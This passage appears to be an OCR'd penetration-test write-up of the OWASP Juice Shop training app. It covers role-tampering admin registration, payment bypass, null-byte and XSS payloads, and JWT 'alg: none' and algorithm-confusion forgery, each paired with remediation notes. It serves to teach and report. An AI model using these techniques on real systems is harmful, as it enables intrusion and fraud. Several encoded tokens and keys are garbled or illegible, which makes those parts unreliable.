
- Manipulating the request




- **Impact:**
 - **Business Impact:** By enabling zero-star ratings, users can negatively impact the reputation of products, leading to potential financial losses for the business.
 - **Low Risk Vulnerabilities.**

4.Empty User Registration

- **Description:** The Empty User Registration vulnerability allows users to create an account without providing essential information, such as an email and password, due to inadequate input validation on the server side. This can be exploited by manipulating the registration request.
- **PoC:**
 - Intercept the Registration Request:




- **Modify the Request Payload:**



- **Impact:**
 - **Business Impact:** This vulnerability can lead to unauthorized account creation, making it possible for malicious actors to generate accounts without valid credentials, compromising the integrity of user data.
 - **Low Risk Vulnerabilities.**

5.Admin Registration

- **Description:** The Admin Registration vulnerability occurs when an attacker can exploit improper input validation during the registration process. By modifying the role in the HTTP request from "customer" to "admin," unauthorized users can register themselves with administrative privileges.
- **PoC:**
 - Interception and Modification of Request



- Modifying User Role:




- **Impact:**
 - **Business Impact:** This leads to unauthorized elevation of privileges, allowing attackers full control over the application and its sensitive data.
 - **Medium Risk Vulnerabilities.**

6. Deluxe Fraud


- **Description:** The Deluxe Fraud vulnerability allows users to manipulate payment parameters during a Deluxe Membership purchase, bypassing the payment process entirely through improper validation.

➤ **PoC:**

- Navigating to Deluxe Membership Page:



- Intercepting API Requests and Manipulating Payment Process:




➤ **Impact:**

- **Business Impact:** This vulnerability can result in financial losses for the application, as users can gain premium access without completing a legitimate transaction.
- **Medium Risk Vulnerabilities.**

7. Poison Null Byte

- **Description:** The Poison Null Byte vulnerability occurs when an application improperly handles null bytes (%00) in file paths, allowing attackers to bypass file type restrictions by truncating strings. This can lead to unauthorized access to sensitive files.

- **PoC:**



- **Impact:**

- **Business Impact:** This vulnerability can expose restricted files or sensitive data, leading to potential data breaches or application compromise.
- **Medium Risk Vulnerabilities.**

Remediation plan for the Improper Input Validation

1. **Admin Registration:** Validate and sanitize input data for admin registration to prevent unauthorized access.
2. **Deluxe Fraud:** Ensure robust validation of all input fields to prevent fraudulent activities.
3. **Empty User Registration:** Implement checks to prevent empty submissions during user registration.
4. **Missing Encoding:** Implement proper encoding for all outputs to prevent injection attacks.
5. **Poison Null Byte:** Sanitize inputs to prevent null byte injection.
6. **Repetitive Registration:** Implement checks to prevent duplicate user registrations.
7. **Zero Stars:** Validate user ratings to prevent invalid submissions.

General Remediation: Implement comprehensive input validation and sanitization for all user inputs across the application to prevent exploitation and ensure data integrity.

Methodology used to find Improper Input Validation

1. **Fuzzing:** Testing input fields with random or malicious data (e.g., special characters, long strings) to see if the system properly validates it.
2. **Boundary Testing:** Submitting data at or beyond allowed input limits (e.g., input size or type restrictions).
3. **Injection Attacks:** Attempting SQL, command, or code injection by exploiting improper input sanitization.
4. **Client-Side Validation Bypass:** Disabling JavaScript to bypass client-side checks and sending unauthorized data directly to the server.


3. Cross-Site Scripting (XSS)

1. DOM XSS

- **Description:** The DOM-based Cross-Site Scripting (XSS) vulnerability occurs when an attacker injects malicious scripts into a web application by manipulating the client-side JavaScript code, exploiting improper handling of user inputs.

- **PoC**

- Identify the Injection Point and Craft the Payload:



- **Impact:**
 - **Business Impact:** This can lead to the execution of unauthorized scripts in the victim's browser, resulting in session hijacking, data theft, or unauthorized actions within the application.
 - **Low Risk Vulnerabilities.**

2. Bonus payload

- **Description:** The Bonus Payload vulnerability refers to an additional hidden payload that can be injected into the application by exploiting flaws in its input handling, allowing attackers to trigger unintended behavior or bypass security measures.

- **PoC:**

```
<iframe width="100%" height="166" scrolling="no" frameborder="no"
allow="autoplay" src="https://w.soundcloud.com/player/?
url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=tru
eshide_related=false&show_comments=true&show_user=true&show_reposts=false&show_
teaser=true"></iframe>
```



- **Impact:**
 - **Business Impact:** This can result in unauthorized code execution or data manipulation, posing a threat to the security and functionality of the application.
 - **low Risk Vulnerabilities.**

Remediation plan for the XSS

1. **Bonus Payload:** Implement output encoding for dynamic content to mitigate injection.
2. **DOM XSS:** Validate and sanitize DOM manipulations to prevent unauthorized scripts.

General Remediation: Implement comprehensive input validation, output encoding, and security headers to protect against various XSS attacks across all application components.

Methodology used to find XSS


1. **Analyzing JavaScript:** Review client-side scripts that manipulate the DOM.
2. **Crafting Payloads:** Insert XSS payloads into input fields or URLs to test for execution in the browser.

4. Miscellaneous

1. Score Board

- **Description:** The Score Board vulnerability in Juice Shop involves unauthorized access to the Score Board, where challenge progress is displayed. Attackers can access or manipulate this feature by bypassing authentication or exploiting weak access controls.

- **PoC**




- **Impact:**
 - **Business Impact:** It undermines the challenge system, allowing users to falsely claim achievements or view hidden challenges without proper authorization.
 - **Medium Risk Vulnerabilities.**

2. Privacy Policy

- **Description:** The Privacy Policy vulnerability occurs when sensitive information is accessible through the Privacy Policy page or related endpoints due to improper handling of data exposure and access control.

- **PoC**




- **Impact:**
 - **Business Impact:** This can lead to unauthorized access to sensitive information, including user data, potentially causing privacy breaches and legal compliance issues.
 - **Medium Risk Vulnerabilities.**

3. Bully Chatbot

- **Description:** The Bully Chatbot vulnerability arises when users can manipulate or exploit the chatbot's responses through crafted input, causing the bot to display inappropriate or harmful content, often due to insufficient input validation.

- **PoC**

- Engage the Chatbot




- **Impact:**

- **Business Impact:** This can lead to abusive or harmful interactions with the chatbot, damaging the user experience and exposing the system to reputational harm.
- **Medium Risk Vulnerabilities.**

4. Security Policy

- **Description:** The Security Policy vulnerability arises when the security policies of an application are improperly implemented or exposed, potentially allowing attackers to identify and exploit weak points in the system's defense mechanisms.

- **PoC**



- **Impact:**

- **Business Impact:** This can lead to attackers gaining insights into the system's defenses, increasing the likelihood of successful attacks by exploiting known vulnerabilities or bypassing security controls.
- **Low Risk Vulnerabilities.**

Remediation plan for the Miscellaneous

- **Bully Chatbot:** Implement content filtering and monitoring to prevent abusive interactions.
- **Privacy Policy:** Ensure the privacy policy is up-to-date and accessible.
- **Score Board:** Validate scores to prevent manipulation and ensure fair play.
- **Security Policy:** Review and enforce security policies consistently across the application.

General Remediation: Enforce strong security practices, including input validation, user monitoring, and regular updates of policies to enhance overall application security.

Methodology used to find Miscellaneous

1. **Exploratory Testing:** Manually navigate through various application features to identify unexpected behaviors.
2. **Input Manipulation:** Alter request parameters, headers, or payloads to uncover vulnerabilities.
3. **Error and Response Analysis:** Review error messages and application responses for sensitive data exposure or improper handling.
4. **Functionality Testing:** Assess fewer common features (e.g., chatbots, scoreboards) for weaknesses.


5. Vulnerable components

1. Legacy Typosquatting

- **Description:** This challenge requires identifying a typosquatted library used by Juice Shop, a form of cyber threat where attackers exploit common typographical errors to push malicious or deceptive packages.
- **PoC:**
 - Review Hint and Background Information
 - Inspecting Developer's Backup

```
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://github.com/bkimminich)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
  ]
}
```

- Investigate Packages on npm
- Identifying the Typo squatted Package



- **Impact:**
 - **Data Breach:** If the malicious package gains access to user data or system configurations, it could lead to the exposure of confidential information.
 - **Code Integrity Compromise:** The injected malicious package can alter the behavior of the application, resulting in unexpected crashes, vulnerabilities, or malicious activities.
 - **Medium Risk Vulnerabilities.**

2. Unsigned JWT

- **Description:** This challenge focuses on exploiting a vulnerability related to the improper verification of JSON Web Tokens (JWTs) in the application. The goal is to modify an existing JWT to bypass authentication checks without a valid signature.

➤ PoC:

- Understanding JWT

```
Y3j1dC1611s1n1zq0h0xZ17jpb0ny1LC3jcmhdcv0q0L01yMD10LTABL7WjBDA3GjY0Jz1J4uMSArMD6MDA1LC3ic0hdcv0q0L01yMD10LTABL7WjBDA3GjE40J40LjE0SArMD6MDA1LC3KZxk1dGVhZ0q0L0n51bGx9LC3pYXQ10J3R08Nzc0TV9
```

Header	Payload
<pre>{ "typ": "JWT", "alg": "none" }</pre>	<pre>{ "status": "success", "data": { "id": 1, "username": "", "email": "jwn3d@julce-sh.op", "password": "0192023a7bbd73250516f069df10b500", "role": "admin", "deluxeToken": "", "lastLoginIp": "undefined", "createTime": 0, "updateTime": 0, "createTime": 0, "updateTime": 0 } }</pre>

- Capture and Decode a JWT

```
{
  "typ": "JWT",
  "alg": "None"
}
```

Base 64 Encoding

```
ewogICJ0eXAiOiAiSldUIiwKICAiYXNJIjogIk5vbmUiCn0=
```

Base 64 URL Encoding

```
ewogICJ0eXAiOiAiSldUIiwKICAiYXNJIjogIk5vbmUiCn0=
```

[illegible]

➤ **Impact:**

- **Business Impact:** Authentication Bypass: By manipulating the JWT header to specify "alg": "none", attackers can bypass the signature verification step, effectively allowing unauthorized access to protected resources or administrative privileges without possessing a valid token.
- **High Risk Vulnerabilities.**

3. Forged Signed JWT

- **Description:** The objective of this challenge is to create a forged JWT that appears to be correctly signed by RSA but actually uses an algorithm confusion attack to bypass security measures.

➤ PoC:

- Retrieve Existing JWT and Analyze JWT Structure then Obtain Public RSA Key

Like [Forge an essentially unsigned JWT token](#) this challenge requires you to make a valid JWT for a user that does not exist. What makes this challenge even harder is the requirement to have the JWT look like it was properly signed.

- The three generic hints from [Forge an essentially unsigned JWT token](#) also help with this challenge.
- Instead of enforcing no encryption to be applied, try to apply a more sophisticated exploit against the JWT libraries used in the Juice Shop.
- Getting your hands on the public RSA key the application employs for its JWTs is mandatory for this challenge.
- Finding the corresponding private key should actually be impossible, but that obviously doesn't make this challenge unsolvable.
- Make sure your JWT is URL safe!

- Sign JWT with HMAC Using RSA Public Key

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMiOiJzdWJjZXNlZiZGF0YSI6eyJpZC16MjlsinVzXJ.
uYWlljoiWlZlZWhaWwoiJyc2FibG9yZEBqdWljZS1zaC5vcCsinBhc3N3b3JkIjoiNWRIZTYxOThZk4MDCzyJ.
VIMG3ODQyZDI1MjcwZTg1LCJyb2xlioiY3VzdG9tZXIiLCJkZWxleGVVb2dtb2li6ilismxhc3RMB2dpbklwIjoiMC

Enter the Secret Key

-----BEGIN RSA PUBLIC KEY-----

MIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qNluziQ484gbOoule8leXHFbyizPQRozgEpSpiwhr6d2/

Select Cryptographic Hash Function

SHA-256

Output Text Format: ☐ Hex ☒ Base64

Compute Hash

Hashed Output:

uT8C3+OH0yfm/7ZKg6n4hjYjL2lwr3kwdF7STGjaPc=

- Finally we replace older signature by the new one :

Encoded

WASTE A TOWN HERE

[illegible]

- Send Forged JWT to Server

[illegible]

➤ **Impact:**

- **Privilege Escalation:** The attacker can forge JWT tokens to impersonate users with higher privileges, such as administrators, allowing full control over the system.
- **Authentication Bypass:** By exploiting the algorithm confusion vulnerability, the attacker bypasses authentication mechanisms, compromising the entire user authentication process.
- **Data Exposure:** Unauthorized access to sensitive user data, including personal and financial information, can result from the attack.
- **High Risk Vulnerabilities.**

Remediation plan for the Vulnerable Components

1. **Forged Signed JWT:** Use strong cryptographic algorithms and verify JWT signatures to prevent forgery.
2. **Legacy Typosquatting:** Transition away from legacy systems to reduce exposure to Typosquatting.
3. **Unsigned JWT:** Ensure all JWTs are signed and validated.

General Remediation: Regularly update and patch components, validate all inputs, and implement strong security practices to protect against vulnerabilities in application components.


Methodology used to find Vulnerable Components

1. **Dependency Scanning:** Utilizing tools like npm audit to identify outdated or vulnerable libraries in the application.
2. **Version Checking:** Comparing current versions of components against known vulnerabilities in databases (e.g., CVE).
3. **Reviewing Documentation:** Analyzing third-party components for any security advisories or vulnerabilities reported.
4. **Manual Testing:** Exploring functionality to determine if vulnerable components can be exploited in the application.


6.Security through Obscurity

1.Privacy Policy Inspection

- **Description:** The "Privacy Policy Inspection" challenge requires to demonstrate their familiarity with the privacy policy by uncovering hidden elements or messages within the policy document.
- **PoC:**
 - Accessing the Policy



- Examining the Document and Discovering Hidden Elements




- **Impact:**
 - **Sensitive Data Disclosure:** If real-world applications implement similar techniques, it could expose unintended content or sensitive information to users or attackers who can bypass standard access controls by manipulating URLs.
 - **Unauthorized Access:** Finding hidden elements or URLs may lead to exposure of private documents, system files, or sensitive company information.
 - **Medium Risk Vulnerabilities.**
- **Remediation:**
 - **Revise Privacy Policy:** Ensure it is clear, compliant with regulations, and includes mechanisms for obtaining user consent for data collection, with regular reviews to maintain its relevance.

7. Broken Access Control

1. Admin Section


- **Description:** Admin Section (Access the administration section of the store.) The URL is <http://localhost:3000/#/administration>. This vulnerability allows unauthorized users to access the administration section of the store, potentially giving them control over sensitive functionalities and data.
- **PoC:**
 - Sensitive Data Exposure in Main.js
 - Inspecting main.js found path administration



- **Impact:**
 - **Unauthorized Access:** Attackers can gain access to sensitive administrative functionalities.
 - **Data Breach:** Sensitive data such as user information, product details, and configuration settings can be viewed or modified.
 - **Medium Risk Vulnerabilities.**

2. Five-Star Feedback

- **Description:** Five-Star Feedback (Get rid of all 5-star customer feedback.) The "Five-Star Feedback" vulnerability allows an authenticated admin user to delete all 5-star customer feedback through the Admin section.
- **PoC:**
 - first login as admin and use Admin section to access the admin pages and scroll in customer feedback and found five-star feedback and delete it.




- **Impact:**
 - **Reputation Damage:** Positive feedback is crucial for maintaining a good reputation. Deleting 5- star feedback can negatively impact the organization's image.
 - **Loss of Trust:** Customers may lose trust if they notice that their positive feedback has been removed, leading to potential loss of business.
 - **Medium Risk Vulnerabilities.**

3. Forged Review

- **Description:** The "Forged Review" vulnerability allows an authenticated user to post a product review as another user or edit any user's existing review.

- **PoC:**

- login as test user by email test@test.com like this



- Then login as test and go to review the any product then go the burp suite tool and send request to repeater </rest/products/6/reviews> change the author attribute called author change the email to <hacker@hacker.com> so can any user change the reviews



- **Impact:**

- **Reputation Damage:** Malicious users can post negative or false reviews under other users' names, damaging the organization's reputation.
- **Data Integrity:** The integrity of the review data is compromised, making it difficult to track genuine customer feedback.
- **Medium Risk Vulnerabilities.**

4. Web3 Sandbox

